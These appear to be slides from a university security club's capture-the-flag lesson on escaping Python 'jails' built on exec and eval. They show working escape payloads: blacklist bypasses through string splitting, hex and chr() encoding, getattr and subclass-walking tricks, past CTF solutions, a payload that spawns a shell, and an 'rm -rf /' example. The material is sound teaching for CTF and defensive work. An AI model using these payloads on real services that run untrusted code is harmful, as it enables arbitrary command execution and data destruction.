



FA2023 Week 12 • 2023-11-16

Python Jails

Cameron and Pete

Announcements

- Have a good Thanksgiving break!



ctf.sigpwny.com

sigpwny{__jailbreak__}



What is a jail?

No, you aren't wearing handcuffs.




Jail

- Restricted execution environment in the **same context** as the program
 - Typically has some restrictions placed on your input
- Different than a sandbox
 - Execution environment in a **secure or unprivileged context** as the program
 - Serialized communication to prevent vulnerabilities



Sandbox vs Jail

- Run your code on my Virtual Machine
 - Btw, you have no network access, read/write access
 - Send your output back to me as a string



- Run your code in my environment
 - Don't use "os.system" calls
 - Don't use single quotes



Jail Example

```
if __name__ == '__main__':  
    print('Give me a function that adds two numbers.')  
    user_input = input()  
  
    # Execute user input to get add function  
    exec(user_input)  
  
    # Evaluate how correct their function is  
    if add(5, 4) == 9:  
        print('Correct!')    else:  
        print('Incorrect!')
```

```
$ python3 jail.py
```

```
Give me a function that  
adds two numbers.
```

```
def add(a,b): return a*b
```

```
Incorrect!
```

```
$ python3 jail.py
```

```
Give me a function that  
adds two numbers.
```

```
def add(a,b): return a+b
```

```
Correct!
```



Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
```

```
Give me a function that adds two numbers.
```



Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
```

Give me a function that adds two numbers.

```
import os; os.system('whoami')
```

This is REALLY bad! You can execute any command on the system!



Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
```

Give me a function that adds two numbers.

```
import os; os.system('whoami')
```

```
username
```

This is REALLY bad! You can execute any command on the system!

```
Traceback (most recent call last):
```

```
  File "/Users/retep/ctf/sigpwny/jails/jail.py",  
    line 10, in <module>
```

```
    if add(5, 4) == 9:
```

```
NameError: name 'add' is not defined
```



Jail Exploit

```
~/ctf/sigpwny/angry/ python3 jail.py
```

Give me a function that adds two numbers.

```
import os; os.system('whoami')
```

```
username ← Output of 'whoami'
```

This is REALLY bad! You can execute any command on the system!

Traceback (most recent call last):

```
File "/Users/retep/ctf/sigpwny/jails/jail.py",  
line 10, in <module>
```

```
    if add(5, 4) == 9:
```

```
NameError: name 'add' is not defined
```



Is this a real thing?

- Leetcode! Hackerrank! Your OA 😬😬! Prairielearn 😬😬
- Why would anyone make a jail?
 - Sandboxes are hard to create correctly
 - Sandboxes have additional overhead
 - Hard to understand risks if you are not in cybersecurity
 - Jails are simple to implement and use



Source Limitations - Alternative Commands

- Don't use the "system" word (so no `os.system`)
- What other ways can we ... `execute commands` in Python?

```
import os;print(os.popen('whoami').read())
import subprocess;subprocess.call("whoami", shell=True)
print(__import__("subprocess").check_output(["cat",
"/flag.txt"]))
```

...



Source Limitations - Bypass Blacklist

- Don't use the "system" word (so no `os.system`)
- What other ways can we ... **bypass the 'system' word blacklist** to call `os.system`?

```
exec('import os;os.sys'+'tem("whoami")')
```

```
exec("\x69\x6d\x70\x6f\x72\x74\x20\x6f\x73\x3b\x6f\x73\x2e\x73\x79\x73\x74\x65\x6d\x28\x22\x77\x68\x6f\x61\x6d\x69\x22\x29")
```

```
exec(chr(111)+chr(115)+chr(46)+chr(115)+chr(121)+chr(115)+chr(116)+chr(101)+chr(109)+chr(40)+chr(34)+chr(119)+chr(104)+chr(111)+chr(97)+chr(109)+chr(105)+chr(34)+chr(41))
```

```
__import__('os').system('whoami') more
```

- Alternative encodings (utf-7, etc.)



Source Limitation - Sandbox Tricks

- Don't use the "system" word (so no `os.system`)
- What other ways can we ... **break out of the sandbox?**

```
breakpoint()
```

```
exec(input())
```



Source Limitation - Python Internals

- Don't use the "system" word (so no `os.system`)
- What other ways can we ... `access os.system`?

```
import os; getattr(os, 'sys'+ 'tem')('whoami')
```

```
import os; getattr(locals()['os'],  
dir(locals()['os'])[283])('whoami')
```



Flaws with Source Limitation

```
1 print('Just learned this cool python feature, exec!')
2 exec(input('your code > '))
3
```

```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```



```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```



Source limitations - eval vs exec

`eval` instead of `exec` : Only 1 "line" of code / expression allowed

```
❯ ~/ctf/sigpwny/angry/ python3 jail.py
Give me a function that adds two numbers.
import os;os.system('whoami')
Traceback (most recent call last):
  File "/Users/retap/ctf/sigpwny/angry/jail.py", line 7, in <module>
    eval(user_input)
  File "<string>", line 1
    import os;os.system('whoami')
    ~~~~~
SyntaxError: invalid syntax
```

Use `__import__` or properties of existing stuff

```
__import__('os').system('whoami')  
print(globals()['os'].system('whoami'))
```

I can access local
and global
variables with
`locals()` and
`globals()`



Source limitations - Challenge

```
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.popen("cat /flag.txt").read()
```

```
print(open("/flag.txt").read())
```

Can we read /flag.txt without " or open?



Source Limitation - Challenge

Perhaps another function other than `popen` can help...

```
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.popen("cat /flag.txt").read()
```

```
print(open("/flag.txt").read())
```

Can we read `/flag.txt` without `"` or `open`?



Source Limitation - Possible Solution

```
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.system('cat /flag.txt')
```



Cheatsheet

<code>dir(thing)</code>	Show all methods/variables of a thing	<pre>>>> dir(1) ['__abs__', '__add__', '__a __', '__dir__', '__divmod__</pre>
<code>__import__(thing).do_stuff()</code>	Equivalent to <code>import thing;</code> <code>thing.do_stuff()</code>	<pre>>>> __import__('os').system('pwd') /Users/retep ^</pre>
<code>class.__subclasses__()</code>	Get subclasses of a class	<pre>>>> object.__subclasses__[:3] [<class 'type'>, <class 'async_generator'>, <class 'int'>]</pre>
<code>thing.__class__</code>	Get class of a thing	<pre>>>> a=1;a.__class__ <class 'int'></pre>
<code>class.__base__</code> <code>class.__mro__</code>	Get root class of class Get class hierarchy of a class	<pre>>>> a=1;a.__class__.__base__ <class 'object'></pre>
<code>thing.__getattr__(property)</code> OR <code>getattr(thing, property)</code>	Equivalent to <code>thing.property</code>	<pre>>>> a.__getattr__('__class__') <class 'int'> >>> getattr(a, '__class__') <class 'int'></pre>
<code>locals(), globals()</code>	Get the local and global variables, respectively	<pre>>>> def func(): ... b = 5 ... print(locals()) ... print(globals()) ... >>> func() {'b': 5} {'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class 'frozen_importlib.BuiltinImporter'>, '_ _spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'a': 1, 'func': <function func at 0x1 04dd31c0>}</pre>
<code>__builtins__.python_thing</code>	Equivalent to <code>python_thing</code>	<pre>>>> __builtins__.int == int True</pre>

Environment Limitations

- Anytime we see an environment limitation, you should be thinking about abusing python introspection / internals



Environment Limitations - Example

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':  
                {}}, {'print': print})
```

- Need to get a reference to `__import__`
- We are given:
 - The global variables
 - The print function
 - `__builtins__` is empty! - This means we can't use `__import__` directly.

```
>>> globals()  
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_in'  
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```



Environment Limitations - Solution 1

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__':  
                {}}, {'print': print})
```

```
print(globals['__builtins__'].__import__('os').popen('cat  
              /flag.txt').read())
```

Can we do better? Imagine we don't have access to
globals either!



Environment Limitations - Solution 2

```
print.__class__.__base__.__subclasses__()[104]().load_module("os").system("whoami")
```

- Get to the base object
- Get all subclasses of the base object
- Get the `_frozen_importlib.BuiltinImporter` object
- Load the `os` module
- Get the `system` function
- Call `whoami`

```
class importlib.machinery.BuiltinImporter
```

An importer for built-in modules. All known built-in modules are listed in `sys.builtin_module_names`. This class implements the `importlib.abc.MetaPathFinder` and `importlib.abc.InspectLoader` ABCs.

Only class methods are defined by this class to alleviate the need for instantiation.

Changed in version 3.5: As part of [PEP 489](#), the builtin importer now implements `Loader.create_module()` and `Loader.exec_module()`

Bytecode Limitations

- When Python is executed, it is first compiled to "Python Bytecode"
 - Essentially, a stack-based assembly language
- Restrictions can be placed on this "Python Bytecode" at a compiler level
 - These challenges are typically quite advanced, and have very little real-world use

```
>>> import dis
>>> test = '''
... try:
...     t = 1234
... except:
...     t = 4567
... '''
>>> test = compile(test, "", "exec")
>>> dis.dis(test)
2          0 SETUP_EXCEPT          10 (to 13)
3          3 LOAD_CONST              0 (1234)
           6 STORE_NAME                 0 (t)
           9 POP_BLOCK
          10 JUMP_FORWARD             13 (to 26)
4  >>     13 POP_TOP
           14 POP_TOP
           15 POP_TOP
5          16 LOAD_CONST              1 (4567)
           19 STORE_NAME                 0 (t)
          22 JUMP_FORWARD             1 (to 26)
           25 END_FINALLY
>>     26 LOAD_CONST              2 (None)
           29 RETURN_VALUE
>>>
```

Python
bytecode



Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
    global used_gift
    if used_gift: sys.exit(1)
    used_gift = True
    setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
    print("Mossy needs that much math!")
    sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
    if inst.is_jump_target:
        print("Math doesn't need control flow!")
        sys.exit(1)
    nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
    if inst.opname in banned:
        bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
    if "_" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Restrictions:

- Cannot make or call functions
- Input length ≤ 1337
- No control flow (if/else/for/while)
- No double underscores
 - Means we can't access `__import__` or any python internal properties
- Only builtin is the "gift function"

Given:

- Function that lets us set one attribute once

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
    global used_gift
    if used_gift: sys.exit(1)
    used_gift = True
    setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
    print("Nobody needs that much math!")
    sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
    if inst.is_jump_target:
        print("Math doesn't need control flow!")
        sys.exit(1)
    nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
    if inst.opname in banned:
        bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
    if "_" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"_builtins_": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Combine these pieces of information...

```
# Use tuples to get a reference to a lambda function
return_input = (1, lambda x: x)[0]

# Add gift as a method of gift so we can call it
gift.my_method = gift

# Set the underlying code of gift to our return_input function
gift.my_method(gift, '__code__', return_input)

# Call gift.func again to run our payload
gift.my_method(__import__('os').system('sh'))
```

Resources

Hacktricks / Exploit Ideas

- <https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes>

Google!

- "CTF jail no <restriction>"

Helpers

- Raise your hand as you solve challenges
- Pyjails 0 - 6



Next Meetings

Next Week

- Happy fall break!

2023-11-30 • Next Thursday

- Web Hacking III



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Meeting content can be found at
sigpwny.com/meetings.

